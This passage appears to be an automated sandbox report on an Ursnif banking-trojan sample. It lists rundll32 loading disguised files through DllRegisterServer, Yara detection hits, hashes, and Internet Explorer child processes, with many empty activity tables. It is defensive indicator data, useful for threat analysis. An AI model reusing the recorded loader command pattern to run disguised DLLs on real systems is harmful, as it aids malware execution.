Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj2	unknown	64	success or wait	1	FFB327D0	ReadFile
C:\Users\user\fikftkm.thj2	unknown	264	success or wait	1	FFB3281C	ReadFile

Analysis Process: rundll32.exe PID: 2764 Parent PID: 2748

General

Start time:	02:28:44
Start date:	04/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\fikftkm.thj2,DllRegisterServer
Imagebase:	0x6f0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.2495224017.00000000030CD000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000002.2504044164.0000000000170000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.2357108464.00000000031CB000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2852 Parent PID: 2004

General

Start time:	02:29:15
Start date:	04/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj3,DllRegisterServer
Imagebase:	0xffb30000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2968 Parent PID: 2004

General

Start time:	02:29:15
Start date:	04/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\fikftkm.thj4,DllRegisterServer
Imagebase:	0xffb30000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2824 Parent PID: 584

General

Start time:	02:30:21
Start date:	04/04/2021
Path:	C:\Program Files\Internet Explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x13f190000
File size:	814288 bytes
MD5 hash:	4EB098135821348270F27157F7A84E65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2528 Parent PID: 2824

General

Start time:	02:30:22
Start date:	04/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true

Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2824 CREDAT:275457 /prefetch:2
Imagebase:	0xf70000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3004 Parent PID: 584

General

Start time:	02:31:07
Start date:	04/04/2021
Path:	C:\Program Files\Internet Explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x13fb50000
File size:	814288 bytes
MD5 hash:	4EB098135821348270F27157F7A84E65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3064 Parent PID: 3004

General

Start time:	02:31:07
Start date:	04/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3004 CREDAT:275457 /prefetch:2
Imagebase:	0x50000
File size:	815304 bytes
MD5 hash:	8A590F790A98F3D77399BE457E01386A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis